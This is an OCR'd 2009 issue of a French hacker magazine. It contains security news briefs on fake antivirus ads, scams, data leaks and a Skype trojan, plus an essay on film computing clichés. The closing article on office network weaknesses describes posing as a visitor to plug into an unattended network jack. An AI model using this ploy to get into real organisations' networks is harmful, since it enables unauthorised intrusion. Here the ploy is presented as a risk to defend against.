

TOUT CE QUE LES AUTRES NOSENT PAS VOUS DIRE

0% DE PUBLICITÉ
LIBERTÉ ET PARTAGE
2€

HACKER Magazine

news

VIRUS ANALISEZ UN WARM

LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

HACKER DEFENDER
UTILISEZ UN
ROOTKIT

LINUX
LE PINGOUIN
DU **FBI**

HACKING GAMES
LIBÉREZ
VOTRE **PSP**



CRACKING
RÉCUPÉREZ LES MOTS DE PASSE AVEC
LOPHTRACK

BEIGQUE/LUXEMBOURG: 2,4 € - CANADA: 3,25 \$
SUISSE: 4 CHF - TOM: 490 CFP - DOM: 2,3 € - MAROC: 25 MAD
M 04586 - 29 - F: 2,00 € - RD
WLF PUBLISHING

Année 6 – n° 29 Bimestriel

Novembre-décembre 2009

Hacker News Magazine

Et son complice italien

Hacker Journal

1ers magazines européens Hacker

Les camarades de la rédaction européenne :

Damien Bancal,
BMS, Majo, Gualty.

Traduction et adaptation :

Laurent et Sylvie Arsena

Couverture:

Daniele Festa

Editeur :

WLF Publishing SRL
Via Donatello 71
00196 Roma

Imprimeur : Roto 2000,

Via Leonardo da Vinci 18/20
Casarile (MI) Italy

Distribution:

NMPP

Directeur de la publication :

Teresa Carsaniga

Dépôt légal : à parution

ISSN : en cours

Copyright WLF Publishing

Les droits sont réservés et protégés
Pour la version imprimée.

La rédaction n'est pas responsable des
textes, documents, photos, dessins qui lui
sont communiqués et n'engagent que la
responsabilité de leurs auteurs.

Sauf accord particulier et publiés ou non, ils
ne sont pas renvoyés.

Les indications de prix et d'adresses
sont de l'information fournie sans
aucun but publicitaire.

Lamer ('lae'mr)

Aspirant cracker, aux capacités et connaissances informatiques limitées,
souvent maladroit et disposé à mener des actions douteuses et nuisibles.

Editorial

HACKER
Magazine



True Lies

*La publicité contient les seules vérités fiables d'un journal
(Thomas Jefferson)*

Difficile de ne pas susciter de polémiques au train où vont les choses. Certains nous ont accusés d'être partiaux, d'autres de ne pas nous engager... En attendant, nous allons de l'avant sans battre un cil, certains des choix que nous avons faits, il y a déjà longtemps.

Nous avons été flattés lorsqu'on nous a demandé d'insérer de la publicité dans nos pages, nous avons également été tentés par cette possibilité d'amasser un peu d'argent, nous sommes humains après tout... C'est arrivé à plusieurs reprises et l'un de nos amis avait, justement lors de l'une de ces occasions, cité la phrase susmentionnée de Thomas Jefferson, en nous laissant tous ébahis. S'en est suivie une discussion, animée, sur ce que représentait vraiment le principe de vérité et de transparence professionnelle, lorsqu'on parle d'un produit ou de toute autre chose.

Quelle vérité pouvons-nous représenter ? Existe-t-il une vérité représentable ou existe-t-il autant de points de vue, partiaux et discutables que de narrateurs d'un événement spécifique ? Et pendant que nous y sommes, notre HNM a-t-il toujours été objectif, honnête et juste ???

Honnête : OUI. Juste : OUI. Objectif : grâce à Dieu non, jamais ! Nous n'avons pas la prétention de vous relater la réalité telle qu'elle est, mais telle que nous la percevons et c'est sans aucune gêne que nous nous disons partiaux. A notre humble avis, nous exprimons librement notre point de vue, ainsi que celui de bon nombre d'entre vous qui nous lisez, du moins nous l'espérons, mais dans tous les cas un point de vue personnel et non objectif.

Au fil des ans, nous avons suivi cette règle et nous ne sauterons certes pas le pas maintenant ! Tandis que tous s'attellent à boucher les trous, nous, nous défendrons nos positions, nous resterons sur nos gardes, vigilants et attentifs comme toujours, quant à nos opinions.

La Rédaction

Retour des faux antivirus

Publicité piégée, le grand retour des faux antivirus. Le mois de septembre a vu reflourir sur la toile des attaques que nous pensions bloquées, du moins amoindries. Le site du New-York Times, de Jean-Marc Morandini, ou d'un politique Français ont été la cible de ce type d'infiltration. Explication !

La méthode n'est pas nouvelle. Elle a même fait les choux gras de pirates informatiques qui étaient ciblés dans des pays de l'Est. Parmi ces champions, le Russian Business Network, un groupe de pirates qui infiltrait des sites à forte audience. Des portails d'information comme CBS News, Ab Moteur, mais aussi des ONG comme la Croix Rouge, des ambassades, RSF, ... ont été ciblés en 2007 et 2008. Cette fois, c'est le prestigieux journal américain The New-York Times qui a été la victime d'une attaque. Une fausse publicité s'est affichée dans ses pages, début septembre. Une fausse alerte de sécurité s'est affichée dans l'écran des lecteurs. Un Pop-up annonçant un virus dans la machine. Une publicité pour le site best-antivirus03.com, qui n'est rien d'autre qu'un piège. Il propose de télécharger un antivirus qui est en fait un espion électronique. « Nous pensons que la fenêtre d'avertissement concernant la présence d'un virus est générée par une publicité non autorisée. Si vous tombez sur un tel avertissement, nous vous suggérons de ne pas cliquer dessus, de quitter votre séance de lecture et de redémarrer votre navigateur Internet » indique le New-York Times sur son site web (http://www.nytimes.com/2009/09/13/business/media/13note.html?_r=3&hp). Comment une telle action a pu être possible ? Plusieurs choix : un iframe malveillant dans le code source du site officiel du journal. Une publicité "officielle" au format Flash piégée. Elle exécute la pop-up au bout

de quelques secondes. La régie publicitaire web du NYT infiltrée ? Des possibilités qui ont déjà été exploitées par des pirates ces derniers mois. Même sanction pour le site de Jean-Marc Morandini, un journaliste spécialiste des media Français. Une erreur dans l'administration du site a permis à un pirate de diffuser une publicité piégée.

L'excellent site MAD révélait, à la même période, une infiltration du site Internet du politique Français Jean-Luc Mélenchon. Une nouvelle victime d'un iframe désagréable. Mission du piège, installer dans les ordinateurs des visiteurs un code espion malveillant à partir du site piégé. D'après les constatations effectuées, le pirate est passé par une faille visant WordPress. « Pour vous protéger, nous vous recommandons l'utilisation du plugin Bad Behavior » confirme le Crew Mad. (<http://mad.internetpol.fr/archives/55-Incident-Compromission-du-blog-de-Jean-Luc-Melenchon.html>)


Selon le rapport de IBM et sa X-Force team diffusé en septembre, il y a eu une augmentation de 508 % du nombre de liens Internet malveillants décelés au cours des six premiers mois de l'année. Une augmentation des contenus malveillants sur des sites de confiance ont fait exploser les chiffres. Les exploitations cachées [faille PDF, ...] ont également augmenté. Les risques sur les fichiers PDF détectés pendant les 6 premiers mois de 2009 ont dépassé le nombre

total pour l'année 2008. « Les tendances identifiées dans le rapport semblent indiquer que Internet est devenu un véritable Far West où personne ne peut faire confiance à personne, a commenté le directeur en chef d'X-Force, Kris Lamb, La navigation sûre n'existe plus, les logiciels malveillants se trouvant partout maintenant sur le Web, pas seulement sur les sites à caractère sexuel. Nous avons effectivement atteint le point de non-retour où désormais chaque site doit être considéré comme douteux et chaque utilisateur est à risque. La convergence des risques sur le Web a donné naissance à la tempête parfaite en matière de cybercriminalité. »

Les attaques par injection SQL ont augmenté de 50 % entre le 4e trimestre de 2008 et le 1er trimestre de 2009, pour ensuite doubler entre les 1er et 2e trimestres 2009. Les vulnérabilités ont atteint un sommet intéressant. 3 240 nouvelles vulnérabilités ont été détectées pendant le premier semestre, soit - 8 % par rapport à 2008. Entre 6 000 et 7 000 nouvelles vulnérabilités sont découvertes, par an. Du côté des chevaux de Troie, 55 % des nouveaux logiciels malveillants sont des codes espions. Du côté des phishing, les hameçonnages auraient reculé de de 24 %. 66 % des attaques par hameçonnage visaient le secteur financier en 2009. 90 % en 2008. Près de 5 failles sur 10 ne sont pas corrigées. 49 % des vulnérabilités détectées pendant le premier semestre de 2009 n'ont pas été corrigées lors de la constitution de ce rapport en juillet 2009.

ROHOS MINI DRIVE

Rohos Mini Drive est un programme qui permet de créer des partitions chiffrées sur le lecteur de mémoire flash USB. En dépit de la dénomination "Mini" le programme offre une solution convenable pour protéger vos données que vous souhaitez transporter. Ce logiciel vous aide à protéger l'information stockée sur le lecteur USB, en y créant une partition invisible et sécurisée. Vous pouvez travailler avec les fichiers sans avoir besoin d'un programme spécial. Fonctionnes principales : Création d'une partition virtuelle cryptée sur l'espace disponible d'une clé USB; ... <http://www.rohos-fr.com>



KARINE,

LA PIRATE DE SMS

Plusieurs lecteurs nous ont fait part d'un appel téléphonique dès plus désagréable. Parmi les lecteurs piégés, des personnes qui sont loin d'être nées de la dernière plus en informatique. Voici l'un des cas rencontré... à 1.35 euros la minute autant y réfléchir à deux fois. "J'utilise un portable professionnel, explique notre témoin, et j'avais laissé mon portable personnel à la maison. En rentrant du boulot je jette un coup d'œil vite fait et..." Notre interlocuteur avait reçu un appel. Curieux, il consulte son historique. "Machinalement je rappelle le numéro. Cinq sonneries et je tombe sur un répondeur". Le message sur le répondeur "Salut, vous êtes bien sur le portable de Karine, je ne peux vous répondre pour le moment, merci de me laisser un petit message, a tout de suite". La voix féminine, jeune,

sans aucun accent "Je laisse un message après le bip, souligne notre témoin, et 1/4 d'heure plus tard je percuté." De légers craquements durant la sonnerie, une sonnerie un peu sourde et lointaine, plus lente que d'habitude, un décroché de répondeur sec, une voix TRES féminine limite hôtesse virtuelle et un bip de messagerie inhabituel, long et trop nase. Bref, vous l'aurez compris, si vous recevez un message du 0899780632, ne rappelez pas. "A coup de 1.35 euro l'appel, soupire notre témoin, il y a certaines personnes qui se remplissent rapidement les poches". Bref, quand vous recevez ce type de SMS, assurez-vous d'être bien réveillé ! A noter que ce même type d'arnaque a été repérée avec en visiofonie. Bref, facture salée assurée.



FAILLE SQL CORRIGÉE POUR FACEBOOK

Idhac, un jeune hacker d'origine Libanaise, a découvert une vulnérabilité dans le portail communautaire Facebook. L'information est rapidement remontée aux oreilles des codeurs de Facebook. "La faille, confirme notre contact chez Facebook, concernait plus exactement une application extérieure à notre site". Une injection SQL dans l'application

NewsCloud qui aurait pu avoir des conséquences graves si Idahc n'avait pas alerté à temps les intéressés. A noter que ce jeune bidouilleur venu du sud a aussi mis la main sur une faille visant le club de football espagnole du Real-Madrid. Même problème, une bonne grosse injection SQL qui aurait pu permettre de voler les informations contenues dans la base de données de ce prestigieux club.

facebook

1 MILLION D'EUROS RADIOBLOGCLUB

Dans un jugement du 3 septembre 2009, le tribunal correctionnel de Paris a condamné les auteurs du site Radio Blog Club (Père et fils) à une "prune" dès plus salée. Le juge s'est reporté au texte de loi intégré dans le CPI à l'article L 331-1-3 pour "sanctionner les responsables du site de musique à la demande et en stre-

HOT NEWS

FUITE AU TRIBUNAL

DE COMMERCE DE PARIS

Identités, adresses électroniques, informations bancaires (RIB), ... le site Internet du greffe du tribunal de commerce de Paris a laissé fuir, au mois d'août, plusieurs centaines d'informations sensibles appartenant à des entreprises Françaises. Du 05 au 26 août, parmi une centaine de fichiers accessibles, 2 docs très sensibles au format texte que Google avait intercepté dans son cache. Comme l'explique le service informatique du greffe dans les colonnes de 01net, "une erreur" qui a été rapidement corrigée. Il faut dire aussi que des Relevés d'Identité Bancaire accessibles d'un simple clic, cela fait désordre.

Fuite de données à l'UMP

Plusieurs centaines d'informations appartenant à des cotisants/partisans de l'UMP de la région d'Aix-en-Provence se sont retrouvés en accès libre sur Internet. Une étrange fuite que Google avait intercepté depuis mars 2009. Durant plus de 6 mois, un fichier informatique regroupant les noms, les adresses, les téléphones, les adresses électro-

UN SEUL
MOT DE PASSE

Selon une analyse de l'éditeur PC Tools, 56% des internautes français n'utilisent un mot de passe unique sur Internet. Les français sont plus imprudents que leur voisin du Bénélux (45% ont le même mot de passe en Belgique, Luxembourg). 35% au Royaume-Uni, 31% en Australie, et 16% en Allemagne. D'après cette étude, les hommes sont moins regardants. 26 % des femmes ont le même mot de passe pour 47% des hommes. 5% des Français naviguent sur le net sans aucune protection (antivirus, firewall, ...). 68% utilisent les mises à jour automatiques de leurs logiciels, Windows en tête. Même pas peur !

niques et les numéros d'adhérents de la zone UMP d'Aix-en-Provence ont été « oubliés » dans un mystérieux site web du nom de juveau.info. Le webmasteurs précisait alors ne pas être au courant de la présence de ce fichier. Une erreur de DNS ? Une malveillance ? Un simple oubli après les élections régionales de 2009 ? Bizarre, vous avez dit bizarre ?

aming Radioblogclub.fr à la hauteur des gains tirés de cette activité" indique le site Legalis. Le succès d'audience (800 000 visites jours) a généré un CA de 403 286 euros en 2006 et de 686 469 euros en 2007 grâce aux recettes publicitaires, soit 1 089 755 euros. Bilan, les responsables du site ont été condamnés à reverser cette somme à la SSCP et à la SPPF à titre d'indemnisation.



Un firewall dans votre clé USB

Windows 7 Firewall Control 3.0 est un programme de sécurité informatique fort sympathique. Une excellente application pour ceux qui n'ont pas de firewall installé sur l'ordinateur utilisé. Windows 7 Firewall Control 3.0 est proposé gratuitement par l'éditeur Sphinx software (www.sphinx-soft.com). Mission, protéger vos surfs et l'ordinateur que vous êtes en train d'exploiter lors de vos pérégrinations électronique. Cet outil nomade n'a pas besoin de s'installer, il suffit de le garder sur une clé USB, une cadre SD, voir même sur son iphone/iPod. Nous avons testé l'objet sur un Windows Vista et le "futur" nouveau Windows Seven. Ça tourne sans problème avec une sécurité sûre et efficace. L'outil de Sphinx s'associe parfaitement au centre de sécurité de Windows. Un sacré bon programme qui supporte, entre autres, Ipv6.

PIRATE FRANÇAIS CONDAMNÉ

Arrêté en 2004, un habitant de Montauban a écopé, début septembre, de 42 mois de prison ferme après avoir piraté 144 cartes bancaires. Il avait été arrêté après avoir ponctionné un distributeur de billets automatique (DAB) de Montauban-Villebourbon. Pensionnaire d'une prison locale pour d'autres délits, l'homme de 50 ans, il a été entendu et jugé à la suite de son piratage bancaire. Entre la fin avril 2004 et le 2 mai de cette même année, le voleur a exploité plusieurs dizaines de cartes bancaires falsifiées. Il va profiter du pont du 1er mai pour agir. Dans son action, l'homme avait mis en place sur les DAB exploités des outils de skimming. Le préjudice est estimée, d'après les banques piégées, à près de 100 000 euros.





PIRATE VS MARADONA

L'équipe d'Argentine va-t-elle regarder la coupe du monde de football 2010 à la télévision ?

A première vue, les terres africaines ne sont pas encore foulées par les crampons des joueurs de l'équipe nationale. Joueurs entraînés par le monument Diego Maradona. Après une défaite cuisante face au Brésil (1-3) et face au Paraguay (1-0), Diego Maradona et certains joueurs sont pris pour cible par des supporters zélés. Quelques supporters ont en plus une souris à la place de la main. Bilan, le site Internet officiel de la fédération de football argentine (www.afa.org.ar) a été piratée. Diego Maradona a été affublé d'un maillot jaune... brésilien. A noter que les clubs de football sont devenus des cibles privilégiées pour les pirates et autres manifestants numériques.

CHEVAL DE TROIE POUR SKYPE : LE CODE SOURCE RÉVÉLÉ

Ruben Unteregger, un informaticien Suisse de 33 ans, a annoncé dans un entretien au journal Gulli la mise à disposition du code source de son cheval de Troie, Trojan. Peskyspy. Un outil d'espionnage destiné au logiciel Skype. Pour rappel, Skype est un outil de téléphonie par Internet. Il permet les appels en VoIP. La force de Skype, ses communications sont chiffrées. Sauf que l'espion de Ruben permet d'intercepter les conversations avant qu'elles ne soient chiffrées. Bilan, plusieurs pays [Suisse, Allemagne, ...] se sont intéressés aux travaux de son entreprise, ERA IT Solutions. Rubben explique qu'il a souhaité mettre en accès libre le code source de son "mouchard" afin d'aider les éditeurs d'antivirus à l'intégrer dans leurs bases de données signatures. Bien évidemment, l'annonce semble particulièrement intéresser les "autres" communautés du web, pirates en tête. <http://www.gulli.com/news/bundestrojaner-a-programmer-2009-08-24/>

RFI HONEY NET ZATAZ

Attaque par jour, par semaine, par mois, par pays, par méthode, ... Depuis début septembre, le site ZATAZ.COM vous propose de découvrir les attaques détectées par les serveurs de ZATAZ.COM et plusieurs satellites légaux exploités sur la toile mondiale. Mission, comprendre le fonctionnement des pirates, leurs méthodes et les sites qu'ils exploitent dans leurs attaques via Rfi (remote File Inclusion). Le Rfi (Remote File Inclusion) permet de s'attaquer à un site Internet, à distance, en exploitant un site distant préalablement piraté. La version publique proposée permet d'apprécier quelques statistiques intéressantes. Dans le top des pays "agresseurs" les États-Unis sont en tête avec 35.365 attaques sur les 6 derniers mois. L'Oncle Sam est suivi par la Corée du sud (17.434 cas). L'Allemagne (9.701), la Russie (5.423) et la France (4.148). La Chine se place en 6e position avec 3.423 visites. Une version "privée" permet de recevoir les sites exploités par les pirates, les liens directs au RFI, les codes sources, ... A noter que le site a aussi mis en place un espace baptisé HaideD. Il permet de suivre les alertes dédiées aux graves fuites de données sur le web francophone.

ANTI HADOPI

Hasard du calendrier ? Alors que le vote au sujet de la loi HADOPI était en cours d'être effectuée par les députés Français, la Ligue Odebi et le Parti Pirate joignent leur voix pour dénoncer les attaques informatiques qui ont ciblé leurs sites respectifs. Jeudi 10 septembre au soir, le site de la Ligue était inaccessible suite à un grand nombre de tentatives de listing des répertoires du serveur. Le site a été remis en ligne le lendemain vers

midi, mais une seconde attaque, vers 18 heures, utilisant le mode opératoire DDoS, a été fatale au serveur de la ligue. L'hébergeur suisse du serveur étant fermé pour le week-end. Des attaques DDoS répétées ont empêché, ensuite, la réouverture du site. Le site du Parti Pirate, quant à lui, a été attaqué quelques heures plus tôt. Les administrateurs du site ont repéré une recherche de failles sur script PHP, de 2 attaques brute-force. « Il s'agit donc de quelqu'un disposant de ressources financières, car la location d'un botnet coûte extrêmement cher. » confie la ligue Odebi.

PIRATAGE ÉTHIQUE POUR DISTRIBUTEUR DE BILLETS

Global Security revient sur le programme de « piratage éthique » mis en place par la société NCR Corporation. Ce fabricant d'automates bancaires, des distributeurs automatiques de billets (GAB/DAB), vient de signer un accord avec l'université écossaise d'Abertay basée dans la ville de Dundee. Mission de ce partenariat, faire travailler les



HOT NEWS

PROTÉGER

SON COMPTE TWITTER



Noreply, un webmasteur Français a mis en ligne une idée qui risque d'attirer pas mal de Twit'terriens. L'outil, baptisé Recover Stolen Account, permet de protéger son compte Twitter du vol. "N'importe quel service à qui vous avez donné vos codes d'accès Twitter (A ne JAMAIS faire) où n'importe quelle application à laquelle vous avez accordé les droits en lecture et écriture via OAuth, explique Noreply, peut en quelques secondes s'accaparer votre compte Twitter ! Pourquoi ? Parce que Twitter autorise la modification de l'adresse email via l'API et qu'il est ensuite enfantin de déclencher une procédure de changement de mot de passe, même de façon totalement automatisée." <http://porn-sex-viagra-casino-spam.com/hack/une-application-pour-protéger-son-compte-twitter/>

JESSICA BIEL

DANGERS SUR INTERNET

L'éditeur d'antivirus McAfee a pointé de la souris les peuples et autres stars dangereuses sur le réseau des réseaux. La belle Jessica Biel détrône ainsi le mâle Brad Pitt alors que Beyoncé reste 2e pour la seconde année consécutive. Au niveau des résultats français les deux célébrités les plus dangereuses sur Internet sont américaines. Il s'agit toujours de Jessica Biel, suivie de Jessica Simpson. La première célébrité française du classement est l'ancien footballeur Zinédine Zidane. Il est égalité avec Jennifer Aniston (Friends) suivi de Carla Bruni, l'épouse du Président Français, à la quatrième place. La sublime Lætitia Casta s'assoit sur la cinquième place du podium. Pour tout connaître sur ce classement étonnant, lire l'article sur Stars-buzz.com.




DES SITES DANGEREUX

Norton propose un système de contrôle web intéressant. Baptisé Safe Web, le site permet de savoir si une page Internet est dangereuse pour le potentiel visiteur. Les informations sont produites par les 20 millions de membres de la communauté Norton Community Watch. Mission, transmettre à Norton les liens et les contenus potentiellement dangereux. Norton explique dans son étude que le nombre moyen de menaces présent dans les sites du Top 100 était de 18 000. Quatre sites sur 10 de ce top hébergeaient plus de 20 000 menaces. Près de cinq sites sur dix du top étaient destinés aux adultes. La grande majorité diffusent de faux logiciels de sécurité. Le site Safe web qui permet de tester l'intégrité d'un site web analyse la présence de virus, téléchargements non sollicités, malveillants, modifications de navigateur suspects, logiciels publicitaires, voleurs d'informations, composeurs ou encore téléchargeurs. Pour tester le niveau de menace d'un site : <http://safeweb.norton.com>

étudiants sur les méthodes et procédés de sécurisation des GAB/DAB. Du « Piratage Éthique » partiellement financé dans le cadre du programme britannique des Partenariats pour le Transfert de Connaissances (Knowledge Transfer Partnership). Parmi les sécurité, le NCR SelfServ. Le système est équipé d'une architecture de protection USB autonome. Une sécurité interne au distributeur qui doit réduire les risques de connexion de périphériques USB non autorisés sur l'appareil. Autre protection, le FDI (Frau-

dulent Device Inhibitor). Ce matériel empêche les skimmeurs de fixer leur dispositif d'interception de données bancaires sur un lecteur de cartes NCR. La IFD (Intelligent Fraud Detection) détecte les dispositifs frauduleux sur le lecteur et alerte la banque avant que le pirate ait pu agir. Bref, un nouveau défit pour les skimmeurs et autres amateurs de distributeurs de billets. Dans la foulée, dans le nord de la France, une trentaine de slovaques étaient arrêtés par la police, début septembre, alors qu'ils faisaient la tournée des DAB/GAB.

Plus de 200,000 euros ont été saisis par les forces de l'ordre. Les « touristes » utilisaient des cartes légales. Le bug ? La mauvaise configuration informatique d'une banque anglaise qui permettait de voler de l'argent, sans débit sur le compte.



Les ordinateurs au cinéma...

Des connexions hyper simples, le Net à la vitesse de la lumière, des commandes vocales et télécommandes pour tout. Quoi de plus époustouflant que les ordinateurs de films...

Comment vaincre les extraterrestres ? Rien de plus facile : il suffit d'entrer dans leur vaisseau-mère, de connecter votre fidèle Macintosh à leur serveur principal et d'y introduire un virus. S'agissant d'un film de science-fiction - Independence Day - rien de plus normal que tout y soit futuriste. Pourtant cet univers manque totalement de crédibilité. On a déjà du mal à croire qu'un Mac puisse se connecter sans problème à des réseaux de PC classiques, alors à un serveur extraterrestre ! Nombreux sont ceux qui ont dû penser que les extraterrestres de ce film n'étaient pas très évolués... Qui plus est, un virus informatique créé pour un Mac ne fonctionne pas sur un PC ou sur Linux (et vice-versa). Ces extraterrestres devaient donc utiliser un serveur Mac : un film futuriste certes, mais au final, peu crédible. Ce qui est sûr,

c'est qu'Independence Day n'est pas le seul film à avoir commis des impairs sur le plan informatique. De Wargames, sorti en 1983, aux tout derniers films, la partie informatique ne semble pas avoir été particulièrement étudiée par les scénaristes.

:: Pouvoirs surprenants !

Wargames a justement introduit un thème cher à tous les scénaristes : celui du branchement permettant de réaliser tout type d'opération.

Si autrefois il suffisait de passer un coup de fil au superordinateur de contrôle de toutes les têtes nucléaires américaines, doté d'un seul et unique mot de passe d'accès, aujourd'hui, les choses se sont largement simplifiées. Grâce à Internet, on s'introduit désormais dans les circuits bancaires, on échafaude des plans en interceptant les images des satellites militaires,

on consulte des bases de données ultra-secrètes, et on modifie les alarmes des banques... Le tout avec très peu ou sans aucune difficulté. Une situation légèrement différente de la réalité, où un hacker qui pénètre dans un système moyennement sécurisé, doit se creuser la tête et prendre tout son temps, en s'entourant parfois même d'une équipe. Sans compter le fait que tous les systèmes ne sont pas forcément connectés au Net et que bon nombre d'entre eux disposent de réseaux isolés, individuels, comme dans le cas des circuits bancaires. Sans doute le problème vient-ils de nous, simples informaticiens, puisque nous avons visiblement des difficultés objectives d'apprentissage. Si tel n'était pas le cas, il serait alors difficile de s'expliquer la réplique de la jeune fille de 12 ans dans Jurassic Park qui sauve tout le monde en agissant sur un système Unix, en déclarant : "C'est UNIX,



🔍 **Différentes sociétés, dont Sony, étudient les écrans 3D. Pour gérer les commandes, les écrans 2D restent bien plus efficaces !**

c'est simple !". Au fond, c'est ce que nous pensons tous au plus profond de nous-même. Qui plus est, pour son admission, elle l'avait étudié à l'école : «plus facile que ça, tu meurs»... C'est plutôt rassurant de savoir que l'argent des contribuables est si bien dépensé au point de réussir à enseigner UNIX aux enfants. En tant qu'informaticiens, notre méconnaissance du domaine semble plus qu'évidente, puisque visiblement, il est normal de pouvoir transférer sur une disquette d'immenses projets voire la totalité des connaissances de l'humanité en quelques minutes (juste avant l'arrivée de l'agent de sécurité), tout comme il est normal que l'accès à tout système exige un mot de passe, à travers une énorme fenêtre plutôt voyante. Nos disques cryptés et cachés avec TrueCrypt ne sont plus que de l'histoire ancienne. Quant aux dimensions, n'en parlons pas : face à des écrans normaux utilisant des caractères d'une taille inférieure au centimètre, les écrans des films utilisent, eux, des caractères d'au moins 5 cm !

🔍 Où sont passés les clics ?

Autre impair : la saisie. Dans un film, quiconque utilise un ordinateur, est forcément en train de saisir un texte, surtout s'il est montré en arrière plan d'une scène principale. Sans doute s'agit-il d'une nouvelle version de la Divine Comédie, vu que tous les acteurs de la plupart des films semblent totalement ignorer la souris. Du moins lorsqu'elle existe, puisqu'elle semble avoir disparu de nombreux ordinateurs. Dans


certains films en revanche, elle est utilisée pour répondre aux messages électroniques car dans les films, la messagerie existe et tous les messages reçus sont importants. Les filtres antispams sont si puissants qu'aucun message n'est inutile. Que dire, ensuite, des ordinateurs en soi ? Dans la vie quotidienne, les appareils réellement complexes subissent au fur et à mesure des réductions de taille alors que dans les films, en général, plus une chose est complexe et plus elle doit être grande. Bien sûr, plus la machine est grande et plus ses touches doivent être grandes. Des touches qui ne disposent généralement d'aucune étiquette (car ceux qui les utilisent savent tout par cœur) ou qui n'en ont que quelques-unes dont l'incontournable touche d'autodestruction. Une touche qui, bien sûr, pourrait ne pas fonctionner correctement mais pas de panique, car dans les films il y a toujours une procédure manuelle qui remédie aux défauts des machines ! On pourrait répondre que, face à des erreurs si flagrantes, certains films proposent toutefois une description réaliste des choses mais, là aussi, l'erreur n'est jamais loin.

🔍 Le futur ? pff-pff !

L'expérience de tous les jours et les études de secteur, ont prouvé que les interfaces 2D avec caractères et touches permettaient d'effectuer de façon extrêmement rapide et précise des tâches même complexes, difficilement gérables, pour les humains, en environnements 3D ou avec des commandes d'un autre genre. Bien sûr, puisque *Minority Report* se déroule dans le futur, il devait forcément y avoir un écran 3D sur lequel déplacer des fenêtres et



🔍 **Des interfaces 3D à utiliser tous les jours ? Certaines existent déjà, mais elle ne sont pas aussi pratiques qu'il y paraît.**



🔍 **Les PC portables des films bénéficient de la puissance d'un CRAY et permettent de naviguer à la vitesse de la lumière.**

ce, au mépris de la facilité d'utilisation du système : moderne et cool, il ne pouvait qu'être utilisé. A l'instar de l'ordinateur de l'Enterprise qui, non seulement, comprend le langage humain mais dispose de dons de télépathe : face à des commandes rapides, il parvient en effet à effectuer une série d'opérations complexes et détaillées. Parallèlement, rien d'étonnant non plus à ce que les écrans du Nabuchodonosor de *Matrix* fassent défiler des inscriptions "en code source" qui doivent être interprétées, alors qu'il serait tellement plus facile, dans un monde si hautement technologique, de faire directement interpréter ces symboles par un ordinateur. Passons ! Question connexions : un rêve à l'état pur ! N'importe quel portable fournit des images de vidéoconférence en temps réel dans n'importe quelle partie du globe, et qui plus est avec des performances dignes d'un CRAY. Bien sûr sans câbles et sans antennes, des éléments largement dépassés... Parallèlement, il arrive dans les films que n'importe qui sache utiliser n'importe quelle interface. Même celles n'ayant jamais été vue auparavant. Ce qui n'est autre que le symptôme du monopole des créateurs d'interfaces ou de l'utilisation d'un seul système d'exploitation pour tout dispositif. Certains répondront que toutes les remontrances faites jusqu'ici sont bien peu de choses face aux histoires racontées dans les films. Mais pour nous, c'est justement ça le problème : face à des investissements de millions de dollars, en dépenser une centaine pour faire lire le scénario à un quelconque informaticien permettrait d'obtenir un produit nettement plus réaliste !

Des failles dans le réseau...


On parle beaucoup de failles dans les réseaux Wi-Fi mais aussi dans les réseaux classiques, surtout dans les bureaux, où se cachent de multiples dangers...

On parle beaucoup de failles dans les réseaux sans fil, mais la première étape pour sécuriser votre réseau consiste à définir précisément ses frontières physiques. Cela peut paraître incroyable mais la plupart des attaques informatiques contre un réseau n'utilisent pas les structures sans fil mais le périmètre intérieur dudit réseau : prises réseau oubliées dans des salles d'attente, câbles passant dans des zones non surveillées, équipements laissés avec leur mot de passe standard, et ainsi de suite. L'attaque la plus classique, par exemple, est des plus banale : on prend un rendez-vous, sous un prétexte quelconque, avec une personne haut placé d'un bureau, on arrive en avance, et on attend patiemment dans la salle d'attente ou, pire, en salle de réunion. On demande explicitement si l'on peut travailler en attendant le boss... et le tour est joué ! Il y a presque toujours une prise réseau active dans chaque pièce d'un bureau. S'il elle n'est pas active, on peut même se la faire activer provisoirement, sous prétexte de devoir envoyer des mails. Permettre

qu'un inconnu branche le câble de son ordinateur tout aussi inconnu au réseau d'un bureau, signifie la plupart du temps dire adieu à toutes les contre-mesures prises pour lutter contre les attaques depuis Internet ou le réseau sans fil.

:: Pas seulement au bureau

Il est vrai que ces dangers n'existent pas que dans les bureaux mais il faut admettre que les bureaux sont les espaces les plus exposés, surtout s'ils s'étendent sur plusieurs étages :



▲ L'authentification du protocole IEEE 802.1X permet d'atteindre d'excellents résultats de sécurité sur les réseaux câblés.

